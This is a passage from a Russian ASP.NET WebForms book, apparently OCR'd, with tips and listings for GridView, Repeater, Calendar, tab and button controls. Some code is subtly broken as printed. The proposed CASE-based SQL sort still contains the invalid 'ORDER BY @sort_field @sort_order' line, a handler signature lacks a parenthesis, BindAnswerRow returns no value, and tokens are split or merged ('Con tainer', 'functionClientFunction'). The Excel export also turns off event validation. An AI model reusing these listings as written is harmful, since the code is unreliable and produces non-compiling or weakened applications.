Подтверждение при удалении строк можно сделать двумя способами. Первый вариант — с помощью элемента `LinkButton`:

```
<asp:TemplateField HeaderText="Действия" >
<ItemTemplate>
 <asp:LinkButton ID="LinkButton1" CommandName="Delete"
    runat="server" Text="Удалить строку"
    CommandArgument='<%# Container.DisplayIndex %>'
    OnClientClick="return confirm('Удалить эту строку?')"
 />
</ItemTemplate>
</asp:TemplateField>
```

Теперь при нажатии на эту ссылку будет вызываться клиентский обработчик, который и будет запрашивать подтверждение на удаление.

Второй вариант — использование стандартной ссылки удаления:

```
<asp:GridView ID="GridView" runat="server"
 Caption="Список пользователей"
```

```
 AutoGenerateColumns="False"
 AutoGenerateDeleteButton="true"
 OnRowDataBound="GridView_RowDataBound"
 OnRowDeleting="GridView_RowDeleting">
 <Columns>
  <asp:BoundField HeaderText="Номер" DataField="Id" />
  <asp:BoundField HeaderText="Имя" DataField="Name"
             NullDisplayText="N/A" ReadOnly="True" />
 </Columns>
</asp:GridView>
```

Для добавления обработчика здесь нужно будет использовать обработчик события `RowDataBound`:

```
protected void GridView_RowDataBound(object sender,
                       GridViewRowEventArgs e
{
// проходим по всем элементам ячейки
foreach (Control control in e.Row.Cells[0].Controls)
{
 // пробуем получить ссылку на удаление строки
 LinkButton deleteButton = control as LinkButton;
 if (deleteButton != null &&
             deleteButton. CommandName == "Delete")
 {
  // Если это ссылка удаления строки,
  // то получаем данные строки, чтобы
  // вычислить название объекта в поле Name
  User data = e.Row.DataItem as User;
  // Привязываем клиентский обработчик
  deleteButton.OnClientClick =
   string.Format("return(confirm('Удалить запись <{0}>?'))",
                              data.Name);
 }
}
}
```

Обратите внимание, что здесь не просто задается абстрактный вопрос об удалении строки, но и запрашивается конкретная запись. Для этого значение `e.Row.DataItem` приводится к типу данных, который отображается в таблице. В нашем случае это список элементов класса `User`. Таким образом, вопрос будет, например, таким: "*Удалить запись <Иванов>?*". Это выглядит более красиво, чем простой вопрос об удалении строки.

## 3.9.5. Сортировка *GridView* (MS SQL)

Одним из вариантов получения данных для таблицы `GridView` является использование хранимой процедуры. Такой вариант более безопасен, чем прямой `SELECT` к БД, т. к. позволяет задавать права на выполнение процедуры, а, кроме того, предварительная компиляция SQL-кода дает более быстрый результат.

В случае сортировки данных на стороне сервера потребуется процедура, которая получает от таблицы поле сортировки и направление. Шаблон такой процедуры примерно следующий:

```
CREATE PROCEDURE <Имя_процедуры>
(
 <параметры процедуры>
 @sort_order nvarchar(128),
 @sort_field nvarchar(128)

)
AS
begin
 SET NOCOUNT ON;
 begin try

   SELECT *
     FROM <имя таблицы>
     ORDER BY @sort_field @sort_order -- так не получится!

 end try
 begin catch
   exec _ReRaise
 end catch
end
go
```

Но синтаксис запрещает использовать `ORDER BY` подобным образом. Очевидным способом обойти данное ограничение обычно становится использование динамического SQL, когда текст запроса на лету конструируется в зависимости от переданных параметров, а затем запускается с помощью процедуры `EXEC`. Такой код усложняет читаемость, отладку и поддержку хранимой процедуры. Кроме того, это открывает возможность для атаки внедрения *(см. разд. 14.3)* и требует дополнительных усилий на защиту.

Константин Кочедыков предложил использовать неочевидную возможность комбинирования конструкций `ORDER BY` и `CASE`, позволяющую обойтись без динамического SQL, например:

```
SELECT *
FROM <имя таблицы>
ORDER BY @sort_field @sort_order
 CASE WHEN @sort_order = 'Ascending' AND @sort_field = 'Name'
  THEN Name
  END ASC,
 CASE WHEN @sort_order = 'Ascending' AND @sort_field = 'rowguid'
  THEN CAST(rowguid as varchar(40))
 END ASC,
 CASE WHEN @sort_order = 'Descending' AND @sort_field = 'Name'
  THEN Name
 END DESC,
 CASE WHEN @sort_order = 'Descending' AND @sort_field = 'rowguid'
  THEN CAST(rowguid as varchar(40))
 END DESC
```

В этом случае не требуется динамический SQL и код получается простой и понятный. Правда в случае сортировки по нескольким столбцам, видимо, придется вернуться к динамическому варианту.

## 3.9.6. Уменьшение размера *ViewState*

Проблема со `ViewState` элемента `GridView` в том, что каждая ячейка этого элемента сама является элементом и, так же как все элементы, сохраняет себя во `ViewState`. При большом размере таблицы это значительно увеличивает размер страницы. Конечно, можно отключить сохранение данных во `ViewState` для всего элемента, но тогда не будет сохраняться и полезная информация таблицы, такая как текущая сортировка. Однако с помощью простого кода можно отключить сохранение во `ViewState` только ячеек:

```
foreach (DataGridItem item in myGrid.Items)
{
item.EnableViewState = false;
}
```

## 3.9.7. Событие выбора строк

В листинге 3.4 показан расширенный компонент `GridView`, имеющий событие `OnRowClicked`, которое вызывается при щелчке на строке таблицы. Пару слов про то, как устроен этот компонент. Основная работа производится в методе `PrepareControlHierarchy`, который вызывается при создании "внутренностей" элемента. Здесь мы проходим по всем строкам и в каждой строке, во-первых, назначаем обработчик `onclick`, вызывающий возврат страницы с аргументами

определенного формата (префикс "rc" и номер строки), а во-вторых, добавляем обработку проведения курсора мыши над строкой, аналогично тому, как это делалось в *разд. "Подсветка строк при наведении курсора мыши"*. Все остальное — вспомогательные свойства и методы, смысл которых, я думаю, понятен из комментариев к коду.

Используется этот компонент следующим образом. Во-первых, нам потребуется два стиля. Один из них будет определять стиль строки, над которой находится курсор мыши (hover), а второй — наоборот, стиль строки, над которой нет курсора мыши (clear):

```
<style type="text/css">
 .clear{color:black; cursor:default}
 .hover{color:red;cursor:pointer}
</style>
```

Соответственные свойства задаются в определении элемента на странице (только не забудьте добавить импорт соответствующего пространства имен с помощью директивы <%@ Register Namespace="CustomControls" TagPrefix="cc" %>):

```
<cc:ClickableGridView ID="customGrid" runat="Server"
 HoverRowCssClass="hover"
 RowCssClass="clear"
 OnRowClicked="customGrid_RowClicked">
</cc:ClickableGridView>
```

Событие OnRowClicked и соответственно обработчик customGrid_RowClicked будут вызываться при щелчке мыши на строке таблицы:

```
protected void customGrid_RowClicked(object sender,
                GridViewRowClickedEventArgs args)
{
Label1.Text = string.Format("Выбрана строка номер {0}",
                      args.Row.RowIndex);
}
```

Полный код можно найти на компакт-диске к книге.

**Листинг 3.4. Элемент ClickableGridView**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI.WebControls;
```

```
namespace CustomControls
{
public class ClickableGridView : GridView
{
 /// <summary>
 /// CSS-класс не выбранной строки
 /// </summary>
 public string RowCssClass
 {
  get
  {
   string rowClass = (string)ViewState["rowClass"];
   if (!string.IsNullOrEmpty(rowClass))
    return rowClass;
   else
    return string.Empty;
  }
  set
  {
   ViewState["rowClass"] = value;
  }
 }

 /// <summary>
 /// CSS-класс выбранной строки
 /// </summary>
 public string HoverRowCssClass
 {
  get
  {
   string hoverRowClass = (string)ViewState["hoverRowClass"];
   if (!string.IsNullOrEmpty(hoverRowClass))
    return hoverRowClass;
   else
    return string.Empty;
  }
  set
  {
   ViewState["hoverRowClass"] = value;
  }
 }
```

```
/// <summary>
/// Событие щелчка мышью на строке таблицы
/// </summary>
public event GridViewRowClicked RowClicked;

/// <summary>
/// Виртуальный метод, вызывающий событие RowClicked
/// </summary>
protected virtual void OnRowClicked(
               GridViewRowClickedEventArgs e)
{
 if (RowClicked != null)
  RowClicked(this, e);
}

/// <summary>
/// Перекрывает возврат страницы собственной обработкой
/// </summary>
protected override void RaisePostBackEvent(string eventArgument)
{
 // Если это событие щелчка на строке
 if (eventArgument.StartsWith("rc"))
 {
  // Имя события = rc + номер_строки
  int index = Int32.Parse(eventArgument.Substring(2));
  GridViewRowClickedEventArgs args =
      new GridViewRowClickedEventArgs(Rows[index]);
  // Вызываем событие RowClicked
  OnRowClicked(args);
 }
 else
  base.RaisePostBackEvent(eventArgument);
}

/// <summary>
/// Добавляем к каждой строке таблицы обработку щелчка
/// и еще добавляем изменение CSS-стиля при проведении
/// над строкой курсора мыши
/// </summary>
protected override void PrepareControlHierarchy()
{
 base.PrepareControlHierarchy();
```

```
  // По всем строкам
  for (int i = 0; i < Rows.Count; i++)
  {
   // Событие щелчка на строке. Имя формируется как префикс rc
   // и номер строки
   string argsData = "rc" + Rows[i].RowIndex.ToString();
   Rows[i].Attributes.Add("onclick",
       Page.ClientScript.GetPostBackEventReference(
                       this, argsData));

   // Реакция на подведение к строке курсора мыши
   if (RowCssClass != string.Empty)
    Rows[i].Attributes.Add("onmouseout",
           "this.className='" + RowCssClass + "';");

   // Реакция на уход курсора со строки
   if (HoverRowCssClass != string.Empty)
    Rows[i].Attributes.Add("onmouseover",
        "this.className='" + HoverRowCssClass + "';");
   }
 }
}

/// <summary>
/// Класс для передачи аргументов события щелчка на строке
/// Row возвращает номер строки, на которой был сделан щелчок
/// </summary>
public class GridViewRowClickedEventArgs : EventArgs
{
 public GridViewRowClickedEventArgs(GridViewRow row) : base()
 {
  Row = row;
 }

 public GridViewRow Row
 {
  get; private set;
 }
}

/// <summary>
/// Описание типа события щелчка на строке
/// </summary>
public delegate void GridViewRowClicked(
      object sender, GridViewRowClickedEventArgs args);
}
```

## 3.9.8. Экспорт в Excel

MS Excel замечательно умеет работать с HTML-кодом, преобразовывая HTML-таблицы в таблицы Excel. Воспользоваться этим полезным свойством можно так: с помощью метода, описанного в *разд. 3.1.2*, можно получить HTML-код таблицы `GridView` и, затем, вывести полученные данные в выходной поток, создав HTML-заголовки так, чтобы браузер воспринимал данные как Excel-файл.

Вот код экспорта в Excel-таблицы с названием `GridView`:

```
protected void Button1_Click(object sender, EventArgs e)
{
Response.Clear();
Response.AddHeader("content-disposition",
           "attachment;filename='Report.xls'");
Response.Charset = "";
Response.Cache.SetCacheability(HttpCacheability.NoCache);
Response.ContentType = "application/vnd.xls";
StringWriter stringWrite = new System.IO.StringWriter();
HtmlTextWriter htmlWrite = new HtmlTextWriter(stringWrite);
GridView.RenderControl(htmlWrite);
Response.Write(stringWrite.ToString());
Response.End();
}
```

Для работы этого кода страница должна перекрывать метод проверки генерации HTML-кода:

```
public override void VerifyRenderingInServerForm(Control control)
{
return;
}
```

Кроме того, должен быть выключен контроль последовательности вызова методов страницы:

```
<%@ Page Language="C#" CodeFile="GridView01.aspx.cs"
      Inherits="GridView1" EnableEventValidation="false"%>
```

Но учтите, что в Excel будут выведены абсолютно все столбцы таблицы, включая столбцы действий (например, ссылки `New`, `Delete`, `Edit`).

Имя файла задается в заголовке `content-disposition`. В этом примере пользователю будет возвращаться файл Report.xls. Если имя файла будет содержать русские буквы, то код нужно немного усложнить, вызывая метод `UrlPathEncode`.

Строка добавления заголовка будет выглядеть так:

```
Response.AppendHeader("content-disposition ",
    string.Format("attachment; filename={0}",
       HttpUtility.UrlPathEncode(fileName)));
```

## 3.9.9. Сортировка по нескольким столбцам

Для добавления возможности сортировки по нескольким столбцам нужно перекрыть метод `Sorting` элемента `GridView`:

```
protected void GridView1_Sorting(object sender,
                   GridViewSortEventArgs e)
{
string oldExpression = GridView1.SortExpression;
string newExpression = e.SortExpression;
if (oldExpression.IndexOf(newExpression) < 0)
{
 if (oldExpression.Length > 0)
  e.SortExpression = oldExpression + ", " + newExpression;
 else
  e.SortExpression = newExpression;
}
else
{
  e.SortExpression = oldExpression;
}
}
```

# 3.10. Элемент управления *Repeater*

Controls\Repeater

Элемент управления `Repeater` позволяет быстро и удобно отобразить список данных из любого источника, реализующего интерфейс `IEnumerable`.

## 3.10.1. Привязка списка объектов

Для начала мы отобразим список объектов `User`, которые описываются так:

```
public class User
{
 public int ID { get; set; }

 public string FirstName { get; set; }
 public string LastName { get; set; }
}
```

Элемент управления в ASPX-коде выглядит следующим образом:

```
<asp:Repeater ID="userList" runat="server">
<HeaderTemplate>
 <ul>
</HeaderTemplate>
<ItemTemplate>
 <li>
  <%# Server.HtmlEncode(Eval("FirstName").ToString()) %>
   
  <%# Server.HtmlEncode(Eval("LastName").ToString()) %>
 </li>
</ItemTemplate>
<FooterTemplate>
 </ul>
</FooterTemplate>
</asp:Repeater>
```

Сначала выводится блок `HeaderTemplate`, затем блок `ItemTemplate` повторяется в соответствии с количеством данных в источнике данных и в последнюю очередь выводится блок `FooterTemplate`.

Метод `Eval` возвращает значение свойства, указанного как параметр, а вызов метода `HtmlEncode` нужен для защиты от вывода опасного кода, например, JS-скриптов *(см. разд. 14.6)*.

В качестве источника данных мы будем использовать список объектов `User`, который будет возвращать специальный метод, сделанный исключительно для тестовых целей:

```
public List<User> GetUserList()
{
List<User> result = new List<User>();

result.Add(new User() { ID = 1, FirstName = "F1",
                        LastName = "L1" });
result.Add(new User() { ID = 2, FirstName = "F2",
                        LastName = "L2" });
result.Add(new User() { ID = 3, FirstName = "F3",
                        LastName = "L3" });
return result;
}
```

Подключение источника данных выглядит так:

```
userList.DataSource = new TestDataSource().GetUserList();
userList.DataBind();
```

Вызов метода DataBind нужен для загрузки данных из источника в элемент управления.

В результате на страницу отобразится список пользователей.

## 3.10.2. Привязка списка строк

В предыдущем примере я привязывал список объектов и для отображения значения конкретного поля использовал метод Eval. Если же нужно просто отобразить список строк, т. е. источником данных будет простой List<string>, то метод Eval не поможет — у List<string> нет ни одного поля.

В случае, когда источником данных является простой список строк, элемент Repeater записывается так:

```
<asp:Repeater ID="strList" runat="server">
<HeaderTemplate>
  <ul>
</HeaderTemplate>
<ItemTemplate>
 <li>
  <%# Container.DataItem%>
 </li>
</ItemTemplate>
<FooterTemplate>
 </ul>
</FooterTemplate>
</asp:Repeater>
```

То есть вместо метода Eval выводится значение текущего элемента источника данных, получаемое с помощью свойства Conrainer.DataItem. Все остальное делается так же, как и для обычного источника данных.

## 3.10.3. Вложенные *Repeater*

Еще одна тонкость связана с отображением вложенных элементов Repeater, когда данные внутреннего элемента зависят от внешнего. Другими словами — отображение мастер-деталь (master-details). Например, отображается список ответов на вопросы и соответственно имеется два элемента: внешний QuestionRepeater, отображающий ответы, и внутренний AnswerRepeater, отображающий вопросы:

```
<asp:Repeater ID="QuestionRepeater" runat="server">
<HeaderTemplate>
```

```
  <table>
</HeaderTemplate>
<ItemTemplate>
 <tr>
  <td>
    <%# Eval("Text") %>
    <asp:Repeater ID="AnswerRepeater" runat="server">
     ... здесь поля ответов ...
    </asp:Repeater>
</ItemTemplate>
<FooterTemplate>
  </table>
</FooterTemplate>
</asp:Repeater>
```

Загрузить данные в список вопросов проблем не составляет:

```
QuestionRepeater.DataSource = GetQuestionList();
QuestionRepeater.DataBind();
```

Но как загрузить список ответов в соответствии с вопросом? Сделать это очень просто! Нужно добавить вызов метода, который будет загружать ответы для каждого вопроса. Этот метод нужно обязательно вызывать *до того*, как элемент `AnswerRepeater` будет отображен на странице. Вот как выглядит этот вызов:

```
<asp:Repeater ID="QuestionRepeater" runat="server">
... ... ... ... ... ... ... ...
  <%# Eval("Text") %>
  <%# BindAnswerRow(Con tainer, Eval("ID")) %>
  <asp:Repeater ID="AnswerRepeater" runat="server">
   ... здесь поля ответов ...
  </asp:Repeater>
```

Метод `BindAnswerRow` будет вызываться для каждого вопроса и в нем мы и будем выводить список ответов:

```
protected string BindAnswerRow(RepeaterItem item, object questionId)
{
// Нашли нужный элемент для ответов
Repeater answerRepeater =
   (Repeater)item.FindControl("AnswerRepeater");
// Выводим ответы на вопрос questionId
answerRepeater.DataSource =
   GetAnswerList(Convert.ToInt32(questionId));
answerRepeater.DataBind();
}
```

Нужный элемент для отображения ответов получается с помощью метода `FindControl` и для него отображается соответствующий список.

## 3.10.4. Операции с элементами *Repeater*

Для идентификации блоков, отображаемых с помощью элемента `Repeater`, можно добавить скрытое поле, хранящее уникальный идентификатор:

```
<asp:HiddenField ID="hfId" runat="server"
             Value='<%# Eval("ID") %>' />
```

Теперь к такой строке можно привязать кнопку редактирования, удаления и т. д.

## 3.10.5. Цветные строки в *Repeater*

Любое форматирование в элементе `Repeater` делается с помощью HTML-тегов и CSS, в том числе и форматирование в зависимости от значения данных:

```
<asp:Repeater ID="strList" runat="server">
<HeaderTemplate>
 <table>
</HeaderTemplate>
<ItemTemplate>
 <tr <%# FormatColorRow(Container.DataItem.ToString()) %>>
   <td>
    <%# Container.DataItem%>
   </td>
 </tr>
</ItemTemplate>
<FooterTemplate>
 </table>
</FooterTemplate>
</asp:Repeater>
```

Метод `FormatColorRow` возвращает соответствующий стиль в зависимости от значения данных:

```
protected string FormatColorRow(string str)
{
if (str == "S2")
{
  // Возвращаем стиль, но лучше возвращать имя стиля!
  return "style='background-color:red'";
}
```

```
else
{
  return "style='background-color:green'";
}
}
```

Такой код я сделал для наглядности, а в реальном проекте лучше избегать возвращения конкретных стилей из CS-кода, а возвращать имена этих стилей. Сами стили нужно хранить в CSS-файлах.

Кроме того, в случае применения метода `Eval` можно воспользоваться возможностями форматной строки *(см. разд. 1.37.8)*.

# 3.11. Календарь (*Calendar*)

## 3.11.1. Отображение расписания с помощью элемента *Calendar*

Controls\CalendarScheduler

С помощью элемента `Calendar` можно отображать не только календарь, но и сделать элемент, отображающий расписание-ежедневник (рис. 3.5), задав размер ячеек и перекрыв метод отрисовки этих ячеек:

```
<asp:Calendar ID="Calendar1" runat="server"
Caption="Расписание"
OnDayRender="Calendar1_DayRender"
/>
```

В обработчике `OnDayRender` в каждую ячейку календаря добавляется элемент `Label`, содержащий событие, которое должно быть отображено в этой ячейке (если оно задано, конечно):

```
SchedulerItem item = null;
if (Schedule.TryGetValue(e.Day.Date, out item))
{
 Label messageLabel = new Label();
 messageLabel.Visible = true;
 messageLabel.Text = item.Message;
 messageLabel.ForeColor = item.TextColor;
 e.Cell.Controls.Add(messageLabel);
}
```

Для простоты я считаю, что в один день может быть назначено только одно событие, поэтому список событий задается специальным словарем `_schedule`, ключ которого хранит дату события, а значение — элемент `SchedulerItem`. Класс `SchedulerItem` имеет всего два поля (опять же для простоты примера):

строку события (`Message`) и цвет, которым оно будет отображаться (`TextColor`). Список событий в этом примере формируется прямо в коде, но ничто не мешает загружать его, например, из базы данных.

Полный код этого элемента показан в листинге 3.5.





**Рис. 3.5.** Отображение расписания с помощью элемента `Calendar`

**Листинг 3.5. Формирование расписания с помощью элемента `Calendar`**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Collections;
using System.Drawing;
```

```
public partial class _Default : System.Web.UI.Page
{
 /// <summary>
 /// Расписание — для простоты одно событие на один день
 /// </summary>
 Dictionary<DateTime, SchedulerItem> _schedule = null;
 private Dictionary<DateTime, SchedulerItem> Schedule
 {
   get
   {
     if (_schedule == null)
     {
       _schedule =
            new Dictionary<DateTime, SchedulerItem>();
       // Формируем расписание (например, можно
       // читать его из БД)
       // Дата указывается без времени
       _schedule[DateTime.Now.AddDays(0).Date] =
          new SchedulerItem("Встреча", Color.Green);
       _schedule[DateTime.Now.AddDays(1).Date] =
          new SchedulerItem("День рожденья", Color.Blue);
       _schedule[DateTime.Now.AddDays(2).Date] =
          new SchedulerItem("Событие", Color.Green);
       _schedule[DateTime.Now.AddDays(3).Date] =
          new SchedulerItem("Не забыть!", Color.Red);
     }
     return _schedule;
   }
 }

 /// <summary>
 /// Задаем параметры календаря
 /// </summary>
 protected void Page_Load(object sender, EventArgs e)
 {
   Calendar1.TitleFormat = TitleFormat.MonthYear;
   Calendar1.ShowGridLines = true;
   Calendar1.DayStyle.HorizontalAlign = HorizontalAlign.Left;
   Calendar1.DayStyle.VerticalAlign = VerticalAlign.Top;
   Calendar1.DayStyle.Height = new Unit(75);
   Calendar1.DayStyle.Width = new Unit(100);
   Calendar1.OtherMonthDayStyle.BackColor =
               System.Drawing.Color.WhiteSmoke;
```

```
    Calendar1.TodaysDate = DateTime.Now;
    Calendar1.VisibleDate = Calendar1.TodaysDate;
  }

  /// <summary>
  /// Метод отрисовки клетки дня
  /// </summary>
  protected void Calendar1_DayRender(object sender,
                      DayRenderEventArgs e)
  {
    // Добавляем перевод строки
    Literal brLiteral = new Literal();
    brLiteral.Visible = true;
    brLiteral.Text = "<br />";
    e.Cell.Controls.Add(brLiteral);

    // Добавляем сообщение о событии, если оно есть
    SchedulerItem item = null;
    if (Schedule.TryGetValue(e.Day.Date, out item))
    {
      Label messageLabel = new Label();
      messageLabel.Visible = true;
      messageLabel.Text = item.Message;
      messageLabel.ForeColor = item.TextColor;
      e.Cell.Controls.Add(messageLabel);
    }
  }

  /// <summary>
  /// Внутренний класс для представления события
  /// </summary>
  protected class SchedulerItem
  {
    public SchedulerItem(string message, Color textColor)
    {
      this.Message = message;
      this.TextColor = textColor;
    }

    public string Message { get; set; }
    public Color TextColor { get; set; }
  }
}
```

## 3.11.2. Валидация данных календаря

*См. разд. 4.1.5.*

# 3.12. Реализация закладок (*TabControl*)

Controls\TabControl

Реализовать элемент `TabControl` (закладки) можно с помощью элементов `Menu` и `MultiView` (листинг 3.6). Первый из них будет отображать закладки, а второй — их содержимое. Каждая закладка описывается элементом `MenuItem` и имеет свое собственное значение атрибута `Value` (для простоты это могут быть порядковые номера закладок):

```
<asp:MenuItem Text="Закладка1" Value="0"></asp:MenuItem>
```

Содержимое закладок описывается в элементе `View`:

```
<asp:View ID="View1" runat="server">
 здесь содержимое закладки
</asp:View>
```

В серверном коде описан обработчик `MenuItemClick`, который вызывается при нажатии закладки (листинг 3.7). При выборе закладки выполняется переключение на соответствующее содержимое. Как это выглядит в браузере, показывает рис. 3.6. С помощью стилей можно добиться нужного вида закладок.





**Рис. 3.6.** Реализация `TabControl` с помощью элементов `Menu` и `MultiView`

**Листинг 3.6. Код ASPX-части страницы**

```
<%@ Page Language="C#" AutoEventWireup="true"
        CodeFile="Default.aspx.cs" Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title>Закладки</title>
</head>
<body>
<form id="form1" runat="server">
<div>
 <asp:Menu ID="Menu1" runat="server"
      Orientation="Horizontal"
      BackColor="ActiveCaptionText"
      DynamicHorizontalOffset="0"
       Font-Names="Verdana"
      Font-Size="0.8em"
      ForeColor="DodgerBlue"
      StaticSubMenuIndent="10px"
      OnMenuItemClick="MenuItemClick">
  <Items>
   <asp:MenuItem Text="Закладка1" Value="0"
              Selected="true"></asp:MenuItem>
   <asp:MenuItem Text="Закладка2" Value="1"></asp:MenuItem>
   <asp:MenuItem Text="Закладка3" Value="2"></asp:MenuItem>
  </Items>
  <StaticMenuItemStyle HorizontalPadding="5px"
             VerticalPadding="2px" />
  <DynamicHoverStyle BackColor="#99FFFF" ForeColor="White" />
  <DynamicMenuStyle BackColor="#E3EAEB" />
  <StaticSelectedStyle BackColor="#FF0033" />
  <DynamicSelectedStyle BackColor="#FF0033" />
  <DynamicMenuItemStyle HorizontalPadding="5px"
            VerticalPadding="2px" />
  <StaticHoverStyle BackColor="#660066" ForeColor="White" />
 </asp:Menu>

 <asp:MultiView ID="MultiView1" runat="server"
                    ActiveViewIndex="0">
  <asp:View ID="View1" runat="server">
    <asp:Label ID="Label1" runat="server"
          Text="содержимое закладки 1"></asp:Label>
  </asp:View>
  <asp:View ID="View2" runat="server">
    <asp:Label ID="Label2" runat="server"
          Text="содержимое закладки 2"></asp:Label>
  </asp:View>
```

```
  <asp:View ID="View3" runat="server">
    <asp:Label ID="Label3" runat="server"
          Text="содержимое закладки 3"></asp:Label>
  </asp:View>
 </asp:MultiView>
</div>
</form>
</body>
</html>
```

**Листинг 3.7. Код CS-части страницы**

```
using System;
using System.Configuration;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;

public partial class _Default : System.Web.UI.Page
{
 protected void Page_Load(object sender, EventArgs e)
 {

 }

 protected void MenuItemClick(object sender, MenuEventArgs e)
 {
   switch (e.Item.Value)
   {
     case "0":
       MultiView1.ActiveViewIndex = 0;
       break;
     case "1":
        MultiView1.ActiveViewIndex = 1;
       break;
     case "2":
       MultiView1.ActiveViewIndex = 2;
       break;
```

```
      default:
        break;
    }
  }
}
```

# 3.13. Кнопки

## 3.13.1. Изображение для запрещенной кнопки с картинкой

Styles/Buttons

При использовании элемента `ImageButton` кнопка выглядит как картинка. Проблема заключается в том, что в запрещенном (`disabled`) виде кнопка выглядит точно так же, как и в разрешенном (`enabled`). Конечно, можно сделать две картинки для каждого из состояний, но это увеличивает количество файлов картинок в два раза. Второй вариант — формировать картинку для запрещенного состояния с помощью CSS. Если кнопка в разрешенном состоянии описывается так:

```
<asp:ImageButton ID="ImageButton6" runat="server"
             ImageUrl="images/edit.gif" />
```

Для запрещенного состояния добавляем CSS-стиль:

```
.DisabledButton
{
filter: alpha(opacity=40);
opacity:0.4;
}
```

Установить нужный стиль программно можно с помощью такого метода:

```
private void SetButtonState(ImageButton button, bool state)
{
if (state)
{
  button.Enabled = true;
  button.CssClass = string.Empty;
}
else
{
  button.Enabled = false;
  button.CssClass = "DisabledButton";
}
}
```

При необходимости можно сделать специальный стиль и для разрешенного состояния.

## 3.13.2. Задание кнопки по умолчанию

*См. разд. 2.9.*

## 3.13.3. Как отключить у кнопки валидацию формы

*См. разд. 4.3.*

## 3.13.4. Как задать клиентский обработчик кнопки

В ASP.NET 2.0 у кнопки есть обработчик `OnClientClick`, который позволяет привязать к кнопке клиентский обработчик, вызываемый до возврата страницы:

```
<asp:Button ID="Button1" runat="server" Text="Button"
    OnClientClick="ClientFunction()"/>
<script>
functionClientFunction()
{
 alert("ClientFunctionCalled");
}
</script>
```

## 3.13.5. Как перейти на другую страницу после возврата страницы

Обычный возврат страницы возвращает управление на ту же самую страницу. В ASP.NET 2.0 свойство `PostBackUrl` позволяет перейти на другую страницу после возврата формы:

```
<asp:Button ID="btnGO" runat="server"
 Text="Отправка на другую страницу"
 PostBackUrl="~/SecondPage.aspx"
/>
```

## 3.13.6. Почему не вызывается метод *Click* у кнопки

В браузере IE есть одна очень неочевидная ошибка (впрочем, может быть это и не ошибка, но ситуация настолько неочевидна, что догадаться об этом сложно).

Если на странице расположен один элемент TextBox и одна кнопка:

```
<asp:TextBox ID="TextBox1" runat="server"/>
<asp:Button ID="Button1" runat="server"
          Text="Button" onclick="Button1_Click" />
```

странность заключается в том, что при нажатии на клавишу ввода (<Enter>) в текстовом поле вызывается возврат страницы (postback), но обработчик кнопки Button1_Click не вызывается!

Тот же код в браузерах FireFox и Opera работает как положено. Точно так же все работает правильно, если на странице не одно, а несколько полей ввода.

Вариантов решения два. Можно добавить на страницу еще один элемент TextBox, скрыв его с помощью CSS-стиля:

```
<asp:TextBox ID="InvisibleTextBox" runat="server"
         Style="visibility:hidden;display:none;" />
```

Обратите внимание — кнопка скрывается не с помощью свойства Visible, а с помощью CSS. Элементы, имеющие свойство Visible равным false, в выходную страницу просто не попадают, потому это работать не будет. А вот вариант со стилями проблему решит. Хотя, конечно, это очень не красивое решение.

Второй вариант — выставить свойство DefaultButton у формы:

```
<form id="form1" runat="server" defaultbutton="Button1">
```

Такой вариант работает тоже хорошо.

## 3.13.7. Кнопка закрытия окна браузера

Сделать кнопку, закрывающую окно браузера, можно так:

```
btnClose.Attributes.Add("OnClick", "window.close();");
```

## 3.13.8. Запрет кнопки на время длительной операции

